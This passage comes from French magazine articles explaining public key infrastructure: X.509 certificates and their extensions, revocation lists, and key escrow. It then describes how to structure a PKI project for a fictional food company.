- La TA signe l'ensemble de ce format avec sa clé privée, puis renvoie le message de réponse au demandeur.

Service de séquestre

Dans certains cas, l'entreprise peut avoir besoin de déchiffrer les informations de ses employés. Lors de la mise en place d'une PKI, les paires de clés sont séparées selon leur usage : il y a une paire de clés prévue pour l'usage du chiffrement, une pour l'usage de la signature, etc.

Pour l'entreprise, il peut être important de déchiffrer les informations chiffrées à l'intention d'un employé : par exemple, dans le cas où l'employé a perdu le support contenant sa clé privée de chiffrement, ou s'il est parti sans remettre ses clés. Pour cela, le recouvrement de la clé privée de chiffrement peut s'avérer nécessaire. Il est clair qu'en aucun cas la clé privée de signature ne doit pouvoir être recouvrée : il serait alors possible de signer des informations au nom de l'employé. La PKI peut dans ce cas fournir un service qui pourra recouvrer les clés privées de chiffrement, la procédure restant exceptionnelle et devant être auditée.

D'autres composantes peuvent aussi être mises en place : par exemple, un service de validation des certificats peut être mis en œuvre au cas où les certificats fournissent une importante garantie financière.

Politique de Certification et Déclaration des Pratiques de Certification

La *Certificate Policy* (CP, en français PC, Politique de Certification) et la *Certification Practice Statement* (CPS, en français DPC, Déclaration des Pratiques de Certification) sont les deux documents obligatoires que doit produire une CA. Elles sont documentées dans la RFC 2527 [RFC2527].

La définition d'une politique de certification donnée par la norme X509 [X509] est la suivante : ensemble de règles identifié par un nom unique qui indique l'applicabilité d'un certificat à une communauté particulière ou/et un groupe d'applications qui font l'objet d'exigences de sécurité communes. Par exemple, une CP particulière pourrait indiquer l'applicabilité d'un type de certificat à l'authentification de transactions d'échange de données informatisées pour le commerce de biens dans une gamme de prix donnée.

La CPS est la déclaration des pratiques qu'une autorité de certification respecte dans la gestion des certificats. Elle détaille la façon dont les exigences décrites dans la politique de certification vont être mises en œuvre.

L'objet principal de la PKI : le certificat à clé publique

Un certificat à clé publique est un ensemble d'informations, contenant entre autres l'identité d'une personne et la valeur de sa clé publique, qui est signé par l'Autorité de Certification. Dans le cadre d'une PKI, les certificats répondent à la norme X509v3.

Généralités

Caractéristiques d'un certificat

Le certificat doit contenir l'identité de la personne, de sorte à ce qu'elle soit unique au sein de la PKI. Le champ « *Distinguished Name* » (DN) donne une identité unique du propriétaire de la clé publique certifiée. Le propriétaire du certificat peut être un être humain comme une machine (un serveur SSL par exemple).

Le certificat doit vérifier les propriétés suivantes :

- Etre propre à l'entité pour laquelle il a été créé ;
- Etre infalsifiable ;
- Indiquer l'usage de la clé publique qu'il contient (chiffrement, signature...).

L'Autorité de Certification doit garantir l'intégrité des informations contenues dans le certificat.

Composition d'un certificat

Le format d'un certificat répondant à la norme X509v3 est documenté dans la RFC 2459 [RFC2459]. Le certificat contient plusieurs champs :

- Tbs Certificate (*To be Signed certificate*) ;
- Signature Algorithm ;
- Signature Value.

Le champ Tbs Certificate contient les champs suivants :

- Version : version du certificat, en général 3 ;
- Serial number : numéro de série du certificat ;
- Signature : algorithme de signature utilisé par la CA ;
- Issuer : nom de la CA qui a généré le certificat ;
- Validity : période de validité du certificat (date de début et date de fin) ;
- Subject : nom de l'utilisateur ou de l'entité auquel appartient le certificat ;
- Subject Public Key Info : algorithme utilisé et valeur de la clé publique ;
- Issuer Unique ID : identifiant de l'émetteur (champ optionnel) ;
- Subject Unique ID : identifiant du sujet (champ optionnel) ;
- Extensions : champs optionnels.

Les extensions sont des champs optionnels, permettant d'obtenir davantage d'informations concernant le certificat. Elles peuvent être normalisées, ou ajoutées par les AC. Dans tous les cas, chaque extension doit contenir les champs suivants :

- Type : décrit le format du champ Value ;
- Criticality : *flag* qui détermine si l'extension est critique ou non ;
- Value : valeur des données.

Dans la norme X509v3, il y a des extensions dites « standards ». Les extensions sont des informations importantes dans les certificats : elles leur apportent de la flexibilité. Il est également possible de s'en servir pour fournir des paramètres pour une application qui utilise le certificat. Elles donnent des informations complémentaires concernant :

- les clés ;
- l'utilisation des certificats ;
- les attributs des utilisateurs et des CA ;
- les contraintes de cocertification.

Exemples d'extensions

Exemples d'extensions donnant des informations sur les clés :

- Key usage : elle indique quelle utilisation est permise pour la clé et peut prendre les valeurs suivantes : *non repudiation*, *certificate signing*, *CRL signing*, *digital signature*, *data signature*, *symetric key encryption for key transfer*, *Diffie-Hellman key agreement*. Plusieurs utilisations peuvent être permises pour le même certificat.
- CRL Distribution Point : elle indique l'emplacement des CRL.

Exemple d'extension donnant des informations sur l'utilisation du certificat :

- Certificates policies : elle indique la politique de certification sous laquelle a été émis le certificat. Celle-ci est représentée par un OID (*Object Identifier*) enregistré au niveau international.

Exemple d'extension donnant des informations sur les attributs des utilisateurs et des CA :

- Subject Alternative Name : elle indique des informations supplémentaires sur le propriétaire du certificat. Cela peut prendre la forme d'une adresse email, d'une adresse IP, d'une URL...

Exemple d'extension concernant les contraintes sur la cocertification :

- Basic Constraints : elle indique si l'utilisateur est un utilisateur final ou une CA. Dans ce dernier cas, le certificat est un cocertificat.


Chaque extension est considérée comme critique ou non critique. C'est la CA qui détermine si elle doit être considérée comme critique ou non. Si lors de la vérification du certificat, une extension à valeur « Non critique » s'avère invérifiée, le certificat peut tout de même être validé sans problème. Par contre, si une extension à valeur « critique » n'est pas vérifiée, alors le certificat doit être rejeté.

Le champ « Signature Algorithm » nous donne l'algorithme de signature utilisé pour la signature du certificat par l'Autorité de Certification. Le champ « Signature Value » nous donne la valeur de cette signature.

Attention : Ces deux derniers champs n'apparaissent pas lors de la visualisation d'un certificat à l'aide d'Internet Explorer. Par contre, deux autres champs apparaissent : « Algorithm Thumbprint » et « Thumbprint ».

Ces champs n'apparaissent pas dans la norme X509. Il s'agit du haché du certificat dans son entier, et de l'algorithme de hachage utilisé. Ces informations ne suffisent pas pour vérifier le certificat. Sous d'autres navigateurs comme Mozilla, les valeurs des champs « Signature Algorithm » et « Signature Value » apparaissent.

Figures 2a, 2b Exemple de certificat



La cryptographie utilisée

La clé publique sujet du certificat

Le champ « Subject Public Key Info » indique la valeur de la clé publique qui fait l'objet du certificat, ainsi que l'algorithme utilisé et la longueur de la clé. Tous les algorithmes asymétriques peuvent être utilisés ici. La longueur de la clé est en général de 1024 bits (voire 2048 pour les CA), mais tout dépend de l'utilisation qui en est faite et de sa durée de vie. Ainsi, la plupart des paires de clés ont une période de validité d'un an. Cette période de validité est souvent plus courte que celle des paires de clés d'une CA, qui est en général de plusieurs années.

L'algorithme RSA est souvent utilisé et le champ « Subject Public Key Info » indique alors la valeur de l'exposant public et du modulus. Comme l'ensemble des données du certificat, ce champ est décrit suivant la norme ASN 1 (*Abstract Syntax Notation One*) puis encodé au format DER (*Distinguished Encoding Rules*).

Il est important de souligner qu'une même paire de clés ne devrait pas pouvoir être utilisée à la fois pour la signature et pour le chiffrement **[FAQ DCSSI]**. La raison en est que la clé privée de chiffrement, servant à déchiffrer les messages, peut faire l'objet d'une séquestre. La clé privée de signature, qui permet à son propriétaire de signer un message, ne doit en aucun cas pouvoir être recouvrée : cela permettrait de signer, et donc s'engager, en lieu et place du propriétaire de la clé.

De plus, les clés de chiffrement et de signature n'ont pas forcément la même durée de vie, ni la même protection. Par exemple, Alice peut signer des messages avec une clé de 2048 bits stockée dans une carte à puce et valable pour 10 ans, et chiffrer avec une clé de 768 bits stockée dans un ordinateur et valable pour six mois. [SCHNEIER]

Enfin, Alice peut avoir plusieurs certificats relevant de plusieurs identités : elle peut avoir un certificat en tant qu'Alice (personnel), et un en tant qu'Alice, vice-présidente de Pigeons SA.

La signature du certificat

La signature se fait en deux étapes. Tout d'abord, les données du certificat (Tbs Certificate) sont hachées à l'aide d'un algorithme de hachage (les plus classiques étant MD5 et SHA1), ce qui produit une représentation unique de taille donnée des informations du certificat (souvent appelé condensat ou haché). Le haché est ensuite chiffré avec la clé privée de la CA qui génère le certificat.

La vérification de la signature se fait comme suit : l'utilisateur, qui possède la clé publique de la CA, l'utilise pour retrouver la valeur du haché du certificat. D'un autre côté, il calcule le haché du certificat, et compare ensuite ces deux valeurs. Si elles coïncident, cela signifie que la signature est valide : les données signées sont intègres et authentifiées.

Le champ « signature » du certificat indique l'algorithme de hachage et l'algorithme de chiffrement utilisés, par exemple « SHA1 RSA ».

La RFC 2459 [RFC2459] conseille d'utiliser les algorithmes suivants :

- pour les fonctions de hachage : SHA1, MD2 et MD5, avec une préférence pour SHA1 ;
- pour les algorithmes de chiffrement : RSA ou DSA.

RSA peut se combiner avec les 3 fonctions de hachage ; DSA ne peut se combiner qu'avec SHA1.

Cycle de vie d'un certificat

Création

La création d'un certificat se décompose en quatre étapes :

- Enregistrement de la demande de certificat : cette opération se fait auprès de l'Autorité d'Enregistrement. L'utilisateur s'adresse à elle pour demander à obtenir un certificat.

- Vérification des informations relatives au porteur : l'Autorité d'Enregistrement vérifie alors certaines informations, en accord avec la Politique de Certification et la classe du certificat. La classe d'un certificat est caractérisée par un niveau différent des propriétés suivantes : vérification d'identité, protection de la clé privée de la CA, protection de la clé privée du demandeur. Souvent, les certificats de classe 1 sont des certificats gratuits ou de test et seule l'adresse email de la personne est vérifiée. Il existe en général une CA pour les certificats de classe 1, une CA différente pour les certificats de classe 2, etc. Les certificats de classe 3 offrent certaines garanties (selon la politique de certification), comme par exemple le stockage obligatoire de la clé privée sur un support amovible sécurisé.
- Création du certificat : une fois les informations nécessaires à l'établissement du certificat collectées, la RA les transmet à la CA, qui génère le certificat en signant les informations données par la RA. La clé privée de la CA, qui sert à cette signature, est très bien protégée. En effet, sa compromission remettrait en cause toute l'infrastructure de confiance : si un tiers pouvait signer des certificats en lieu et place de la CA, la confiance en la CA ne serait plus permise et aboutirait à l'effondrement de la PKI.
- Remise du certificat : le certificat est ensuite remis à l'utilisateur via la RA.

Révocation

Le certificat a une période de validité. Cependant, certains évènements peuvent entraîner sa révocation avant la fin de cette période. Lorsqu'un certificat est révoqué, cela signifie qu'il ne doit plus être utilisé. Plus précisément, la CA ne garantit plus le lien entre la clé publique et la personne mentionnée dans le certificat.

Plusieurs raisons peuvent amener à la révocation d'un certificat (perte de la clé privée, compromission de la clé privée...) lorsqu'il y a un risque pour l'utilisateur de voir sa responsabilité engagée en cas de signature frauduleuse avec sa clé privée. La révocation d'un certificat est la seule manière de se dégager de cette responsabilité.

La révocation peut aussi être due à des changements dans les informations contenues dans le certificat (l'utilisateur change de ville ou de pays, par exemple).

La liste des certificats révoqués (LCR) doit être publiée par la CA. En théorie, une nouvelle liste devrait être publiée à chaque ajout d'un certificat dans la liste des certificats révoqués (voir figure 3).


Les CRL obéissent à la norme X509v2, qui est documentée dans la RFC 2459 [RFC 2459]. Elles comportent trois champs :

- Tbs Certificate List (To Be Signed Certificate List) ;
- Signature Algorithm ;
- Signature Value.

Le champ « tbs Certificate List » se décompose sous forme des champs suivants :

- Version : ici la valeur sera 2 ;
- Signature : algorithme de signature utilisé par la CA ;
- Issuer : nom de la CA émettrice ;
- This Update : date d'émission de la CRL ;
- Next Update : date d'émission théorique de la prochaine CRL qui peut éventuellement être émise avant cette date ;

Figures 3a, 3b Exemple de liste de révocation



- Revoked Certificates : liste des certificats révoqués. Pour chaque certificat révoqué on a les champs suivants :
  - User Certificate : numéro de série du certificat révoqué ;
  - Revocation Date : date de la révocation ;
  - Crl Entry Extensions : extensions propres à cette révocation. Ce peut être la raison de la révocation.
- Crl Extensions : extensions de la CRL.

Pour éviter le téléchargement de la CRL complète à chaque nouvelle publication, les CA utilisent parfois des deltas CRL, qui indiquent seulement les nouveaux certificats révoqués depuis le téléchargement précédent. Dans tous les cas cependant, il existe un temps de latence entre la révocation du certificat et la publication de la CRL correspondante.

Pour pallier à cet inconvénient, le protocole OCSP (*Online Certificate Status Protocol*, en français Protocole de Statut de Certificat en Ligne) a été mis en place. Il permet de contrôler en temps réel le statut d'un certificat donné, afin d'avoir des informations plus à jour que via les CRL.

Suspension

La suspension d'un certificat est sa révocation temporaire. Par exemple, un utilisateur a perdu le support sécurisé qui contenait sa clé privée mais pense qu'il peut la retrouver : il va faire suspendre son certificat. Quand il aura retrouvé son support, il demandera la levée de la suspension, et son certificat sera de nouveau utilisable.

Lorsqu'un certificat est suspendu, il est ajouté à la CRL. Il en est ensuite enlevé à la levée de la suspension. Cela soulève un problème sur l'utilisation des deltas CRL : si seuls les nouveaux certificats révoqués sont ajoutés, il est impossible de se rendre compte de la levée de la suspension d'un certificat. Les deltas CRL ne doivent donc être utilisées qu'en complément des CRL complètes.

Renouvellement

A la fin de la période de validité de son certificat, l'utilisateur peut en demander le renouvellement. Le processus est alors le même que pour la première demande de certificat.

Vérification d'un certificat

Avant d'utiliser un certificat, certaines vérifications doivent être effectuées concernant :

- L'intégrité du certificat : vérification de la signature du certificat.
- La validité du certificat : vérification de la période de validité du certificat, du fait qu'il n'est pas révoqué, du fait qu'on fait confiance à l'AC dont il dépend, etc.
- L'usage du certificat : vérification des utilisations autorisées avec ce certificat.

Chemin de certification

Un certificat d'utilisateur est signé avec une clé privée dont la clé publique fait elle même l'objet d'un certificat : c'est ce qu'on appelle une chaîne de certificats. Ce procédé s'enchaîne, il peut y avoir plusieurs certificats intermédiaires entre le certificat d'un utilisateur et le certificat racine de la CA. L'ensemble de ces certificats est appelé « chemin de certification ».

Lors de la vérification d'un certificat, ce sont tous les certificats du chemin de certification qui doivent être contrôlés.

Le certificat racine d'une CA est celui qui certifie la clé racine de la CA (celle qui se trouve tout en haut de la pyramide). Il est auto-signé, c'est-à-dire signé avec la clé privée correspondant à la clé publique qu'il contient. Lorsqu'un utilisateur fait confiance à une CA, il fait confiance à sa clé publique racine. Il fait par la suite confiance à tout ce qui a été signé avec la clé privée correspondante, et de proche en proche, il fait confiance aux certificats des utilisateurs dépendant de la CA en utilisant un chemin de certification.

Conclusion

Il est important de rappeler qu'une PKI ne se limite pas seulement à une architecture technique, mais comporte aussi un certain nombre d'autres dimensions.

Une dimension organisationnelle tout d'abord, puisque la mise en place des processus ci-dessus et la formation des utilisateurs sont des éléments essentiels au bon fonctionnement d'une PKI.

Une dimension juridique ensuite : par exemple, la signature électronique, effectuée à l'aide d'un certificat numérique, a aujourd'hui une valeur légale, tout comme une signature manuscrite.

Les articles suivants vont illustrer cela, en montrant comment se monte un projet PKI ; en donnant des exemples en pratique (sous Windows et en utilisant des PKI Open Source) ; enfin un dernier article montrera les limites et les problèmes des PKI.

Bibliographie

- [WoT] *Le principe du Web of Trust.* **http://matrix.samizdat.net/crypto/gpg_intro/gpg-intro-5.html**
- [EYROLLES] *Sécuriser ses échanges électroniques avec une PKI.* Thierry Autret, Laurent Bellefin, Marie-Laure Oble-Laffaire, Editions Eyrolles.
- [SCHNEIER] *Cryptographie appliquée, seconde édition.* Bruce Schneier, Editions Vuibert.
- [RFC2459] *RFC 2459 : Internet X509 Public Key Infrastructure Certificate and CRL profile.* **http://www.faqs.org/rfcs/rfc2459.html**
- [RFC2527] *RFC 2527 : Internet X509 Public Key Infrastructure Certificate Policy and Certification Practices Framework.* **http://www.faqs.org/rfcs/rfc2527.html**
- [RFC3161] *RFC 3161 - Internet X.509 Public Key Infrastructure Time-Stamp Protocol (TSP).* **http://www.faqs.org/rfcs/rfc3161.html**
- [FAQ DCSSI] *DCSSI, FAQ « Infrastructure de gestion de clés ».* **http://www.ssi.gouv.fr/fr/faq/faq_igc.html**
- [X.509] Information technology - Open Systems Interconnection - The Directory: Authentication framework - ITU-T Series X: Data Networks and Open System Communications - X.509

Pour la traçabilité ou la certification, organisez la gestion de clefs : structurer un projet de PKI

L'intégration de la sécurité dans les systèmes informatisés impose vite l'emploi de mécanismes cryptographiques pour authentifier (par signature ou sceau), ou chiffrer. Si l'usage de mécanismes à biclefs s'avère rapidement indispensable, le volume de clefs correspondant peut devenir embarrassant. Aussi apparaît la nécessité de s'organiser pour la génération des clefs, leur affectation, suspension ou invalidation, autrement dit pour en maîtriser la gestion.

Les modèles de réponse à cette problématique sont nombreux. C'est pourquoi, parmi l'éventail de possibilités pour gérer des clefs et des biclefs, publiques ou non, nous traiterons dans le cadre de cet article, du seul cas des infrastructures de certification X509. Ces technologies sont une réponse normalisée pour la génération, la gestion et l'usage de biclefs construites selon des critères précis et certifiés par une autorité de confiance. Compatibles avec les besoins, les contraintes et les spécifications juridiques et organisationnelles, ces technologies constituent aussi une base standardisée dans une démarche industrielle de sécurisation.

Par le biais d'un projet fictif, à partir de la compréhension des enjeux et des besoins, nous illustrons ici comment bâtir l'infrastructure de certification correspondante, et organiser son utilisation dans le respect de l'environnement juridique comme technique.

Nous traitons ici seulement du cas de la production d'une PKI, qu'elle soit développée *from scratch* ou intégrée à partir de briques pré-fabriquées. Nous ne traitons pas de son exploitation (utilisation à diverses fins d'une infrastructure pré-existante, organisée et cohérente avec le cadre réglementaire).

Le décor [1] : les évolutions structurelles du Groupe Pigeon SA

L'urbanisme du nouveau SI du Groupe Pigeon fait apparaître quelques utilisateurs, des chaînes de traitement applicatives, et donc des systèmes et des réseaux. Le RSSI du Groupe Pigeon préconise au comité de programme et d'urbanisation du SI :

« La mise en place d'une PKI, et l'utilisation des technologies de certification X509 intégrées aux différentes briques de notre nouveau système d'information, permettraient également de répondre à nos besoins juridiques de protection des informations et de preuves, tout en facilitant nos obligations réglementaires ».

Objectifs

Sous sa déclaration creuse en apparence, le RSSI n'a rien dit d'autre que :

1. Pourquoi passer aux technologies X509 ?
   - une réponse aux besoins juridiques de protection des informations ;
   - une réponse aux besoins juridiques de preuves (ou éléments réputés « probants ») ;
   - faciliter la réalisation des obligations réglementaires : LSF, IAS, Bale 2, LEN, etc.
2. Comment y passer ?
   - mettre en place une PKI cohérente avec les besoins ;
   - exploiter la PKI : utiliser les technos X509 natives ou intégrées à chaque élément du SI.

Le premier point *« Pourquoi »*, est très important. Il doit définir pour le Groupe Pigeon la couverture réglementaire *utile* de la PKI : précisément, qu'est-ce qu'une PKI et ses technologies ***couvrent juridiquement*** comme ***obligations*** et ***responsabilités*** ; elles donnent droit à quoi ? Il y a des lois à respecter et des textes à utiliser pour se protéger.

La qualification consiste ainsi à définir d'une part les *modalités de sélection* des besoins d'informations et de communications, et d'autre part les *conditions d'éligibilité* à la valeur probante (conditions à respecter pour qu'un élément puisse constituer une preuve au sens juridique).

Ce point doit aussi identifier les ***besoins informationnels*** (informations et communications) du Groupe Pigeon, judicieux de considérer (parce que patrimoniaux) et ***pertinent de certifier*** (parce qu'à protéger), pour être ***réglementairement couverts*** (protégé par les textes réglementaires) avec les technologies X509 associées à la PKI.

Si la PKI est un outil indéniablement technique, dans le cadre évoqué (cf *Décor*), c'est aussi et avant tout pour le Groupe Pigeon un outil à dimension juridique forte pour la protection de son patrimoine, la réalisation de ses obligations et donc la défense de ses intérêts.

Ces deux aspects « couverture » et « qualification » sont fondamentaux pour justifier la PKI. Par ailleurs, en prolongement de cette démarche réglementaire, par laquelle le RSSI souhaite protéger un patrimoine mieux identifié et aux limites de propriétés juridiquement cernées, est-il possible d'un point de vue économique de mieux en « travailler » la valorisation (intérêt managérial et enjeux, au sens propre des termes) ?

Notes

(1) L'auteur tient à préciser que toute ressemblance avec un cas réel serait purement fortuite et indépendante de sa volonté.

(2) Activité reposant sur un réseau de sous-traitance. Le donneur d'ordre contrôle indirectement certaines ressources/fonctions externalisées, éventuellement maintenues en état de dépendance, ou en « pseudo intégration » verticale et/ou horizontale.

Yannick Fourastier
Consultant Senior - Risk Management / SSI
yfourastier@miscmag.com

L'auteur : Expérimenté dans les secteurs de hautes technologies sur les sujets d'entreprise étendue, il est intervenu sur de nombreux chantiers complexes pour de grandes Administrations françaises, Sociétés Civiles et Industries européennes. Doté d'un background d'ingénieur solide (Sûreté, FMDS, SSI), l'auteur maîtrise notamment les problématiques organisationnelles et humaines des démarches d'industrialisation avec un intérêt marqué pour les aspects juridiques et financiers. Yannick Fourastier souhaite rejoindre un grand industriel pour mettre à profit des compétences confirmées à l'international.

Tableau 1

Le décor Groupe Pigeon SA : éléments de contexte

Le Groupe Pigeon SA exploite une activité agro-alimentaire industrielle en produisant des tourtes à la volaille destinées à la grande distribution, ainsi qu'aux restaurations collectives et rapides. En amont se trouvent bien sûr les éleveurs de volailles, les producteurs de céréales, de condiments et autres additifs nécessaires pour faire une bonne tourte au poulet industrielle.

Des vélociraptors dans la basse-cour

La refonte du système d'information du Groupe Pigeon amène à revoir l'ensemble des *process* de sa chaîne de valeurs (fournisseurs, valorisation [achats, production, commercialisation], clients). Visant de meilleures performances économiques, les grands patrons du Groupe Pigeon se disent qu'un fonctionnement de leur activité sur un modèle d'entreprise étendue [2] est le plus pertinent. Ils se disent aussi qu'au-delà de la stratégie purement économique et financière, une clef de succès (et de voûte pour le fonctionnement opérationnel) repose sur l'efficacité du SI et la souplesse des NTIC.

Enjeux et sécurité des flux dématérialisés : des renards anxieux ?

Le nouveau SI agence des procédures dématérialisées autour d'une plate-forme d'ingénierie collaborative, de production en flux tendus alignée sur une vente à la demande par *market place*.

Les enjeux de ce système d'information sont importants pour le Groupe Pigeon : la création de valeur repose sur l'efficience du SI. Les risques liés (financiers, industriels, concurrentiels, d'image de marque... et de valorisation boursière) tels qu'il est décidé de considérer sérieusement la sécurité des données manipulées, en particulier leur intégrité, leur confidentialité ainsi que tous les éléments de preuve permettant d'imputer les responsabilités.

Les sujets de traçabilité alimentaire seraient-ils à la mode ? ... A moins que ce ne soit davantage pour des questions d'obligations de sécurité *financière* (LSF, IAS, Bâle 2, etc.) et par-delà, économique.

Le second point *« Comment »*, sans dire qu'il est trivial est déjà moins violent : produire une PKI et exploiter les technologies dans le cadre du premier point.

Par conséquent, un premier jalon est atteint et un projet PKI nommé *Freak* se monte avec pour objectifs :

1. la qualification de la couverture réglementaire de la PKI par rapport aux besoins et obligations d'informations et de communications, et accessoirement l'intérêt managérial ;
2. la fourniture technique des certificats (qualifiés ou non) correspondants aux besoins.

Dans ce but, le Chef de Projet responsable de *Freak* structure son projet autour des thèmes exposés dans le Tableau 2, page suivante.

Méthode Projet

Pour organiser sa gestion de clefs publiques et structurer son projet de PKI, le maître d'œuvre de *Freak* choisit une méthode (peu importe laquelle) qui lui permet de *voir*, *juger* et *agir*[3]. Rien de révolutionnaire, ce qu'il faut pour *analyser*, *planifier* et *contrôler* (qualité, coût, délais) un projet complexe comme c'est le cas ici pour le Groupe Pigeon.

Ça semble anodin comme ça, mais demandez-vous pourquoi les projets PKI sont casse-gueules ?

Mais comprenez bien que ***c'est la dimension*** et ***non la PKI*** qui fait la ***complexité*** de ces projets. Je me permets d'insister lourdement : dans cet article nous décrivons comment structurer un projet pour produire une PKI de dimension déjà conséquente (cf la liste des besoins du Groupe Pigeon). En revanche, dans l'article *Infrastructure PKI sous Windows 2003 Server*, le projet consiste à exploiter une PKI sur un périmètre bien plus limité.

Segmentation des chantiers, rôles et attributions

Doté d'un *background* d'ingénieur plutôt que juriste ou financier, parmi les thèmes listés, le RSSI délègue « à ceux qui savent » par exemple les aspects juridiques qu'il ne maîtrise pas au responsable juridique du Groupe Pigeon SA. La différence créant la richesse, ils travailleront en assez forte proximité tout du long de la réalisation de *Freak*...

Aussi nous ne traitons pas dans cet article des aspects juridiques listés plus haut : c'est le juriste qui s'en occupe :) [4].

[3] Disposer d'une certaine visibilité pour prendre des décisions, se doter des moyens adéquats et les utiliser rationnellement par rapport à des objectifs précis et en fonction de risques identifiés (*vademecum* du chef de projet standard...).

[4] Pour ne pas vous laisser en reste cependant, nous traiterons les sujets renvoyant sur cette note entre les rubriques « Droits » et/ou « Organisation » des prochains numéros de MISC.

Notes

Professionnel des systèmes d'information, le Chef de Projet *Freak* garde en pilotage direct les thèmes organisationnels et technologiques. Pour gérer la complexité du projet PKI du Groupe Pigeon, seulement quatre types de ressources sont utiles et pas besoin de beaucoup plus de monde non plus.

La charge de production étant loin d'être neutre, autant l'organiser intelligemment. L'équipe projet *Freak* est pluri-disciplinaire et constituée de quatre personnes (comité de pilotage léger qui devrait être efficace) :

- un gestionnaire de projet, maître d'œuvre et responsable de *Freak*, tant sur les questions de qualité et de délais, que de coûts ;
- un juriste connaissant bien les contraintes et l'environnement du Groupe Pigeon SA, il est chargé de la « qualification de la couverture réglementaire » évoquée dans les objectifs projets. Il a un accès facilité aux compétences juridiques internes, mais également au tissu économique de *Conseil en Droit* qu'il connaît ;
- un ingénieur qui n'a pas d'autre qualité que d'être spécialisé sur les questions informatiques, que ce soit pour la conception, le développement comme pour l'intégration et le maintien en conditions opérationnelles (pas un débutant, un ingénieur quoi !) ;
- un consultant en organisation maîtrisant les questions de structuration des processus, l'ingénierie des fonctions et de leurs déclinaisons en tâches, les profils de postes (RH), et bien sûr les approches qualité et sécurité (les aspects de management des systèmes d'information les moins médiatiques et... populaires).

Les bases du projet pour la mise en place de la PKI du Groupe Pigeon étant jetées, il n'y a plus qu'à dérouler la réalisation proprement dite de *Freak* et voir comment structurer la PKI du Groupe Pigeon.

Certifier des volailles élevées en plein air : délimitation du projet

Deux délimitations s'imbriquent :

> 1. La première délimitation est issue des travaux délégués au responsable juridique sur les aspects de « couverture réglementaire de la PKI et accessoirement d'intérêts managériaux » (cf *Objectifs projet Freak* décrits précédemment) sur les limites de patrimoine immatériel[4] du Groupe Pigeon SA. Cette délimitation « cadre » est donnée par la Direction Générale du Groupe (*Risk Manager*), au *RSSI*.

En particulier, le Chef de Projet *Freak* note que dans le cas du nouveau SI du Groupe, il n'y a pas besoin de certificats qualifiés[4] en dehors des échanges Tiers. Il délimite ainsi deux périmètres de *patrimoine immatériel* différenciés qu'il nomme *Dedans* et *Dehors*.

La zone patrimoniale dénommée *Dehors* est hors projet et traitée par ailleurs via le responsable juridique (autre cadre juridique). La zone *Dehors* correspond aux informations et communications assujetties aux conditions de valeurs probantes (cf ce que nous avons vu plus haut à propos de la *qualification*). « Techniquement », une solution envisagée par l'équipe projet *Freak* est de considérer l'utilisation de *certificats qualifiés*[5] en complément d'autres dispositions juridiques et techniques pour répondre aux besoins de la zone *Dehors*. Aussi, cette zone patrimoniale n'est pas considérée dans le périmètre de *Freak*. Elle est enregistrée pour être traitée par un projet complémentaire.

Tableau 2

Besoins fonctionnels du Projet Freak (liste non exhaustive)

Juridiques :

- Couverture légale et réglementaire : textes à respecter et textes applicables
- Documents officiels
- Déclinaison des responsabilités
- Modalités de délégation des responsabilités dans l'organisation
- Principes contractuels pour la mise en relation des Systèmes d'Information
- Chartes d'interconnexion des SI aux hubs d'échanges d'informations

Organisationnels :

- Interactions entre domaines de responsabilités et d'autorités différentes (fournisseurs/Pigeon/clients)
- Délimitation du périmètre Groupe Pigeon (jusqu'où contrôler ? que déléguer ?)
- Pivots entre domaines de confiance (Pigeon/tiers), architecture de certification
- Structuration des processus de certification du domaine *Freak* sur la base des spécifications PKIX
- Formalisation des procédures, des instructions et des fiches de postes pour l'administration de la PKI, en particulier par le Service Informatique
- Production des documents nécessaire à l'exploitation de la PKI

Techniques :

- Urbanisme fonctionnel, architecture logicielle et interfaces
- Certification
- Enregistrement et délivrance
- Suspension et Révocation
- Gestion du recouvrement
- Stockage
- Vérifications et contrôles de validité
- Interactions avec des fonctionnalités adjacentes pour l'exploitation de la PKI (notarisation, horodatage, etc.)

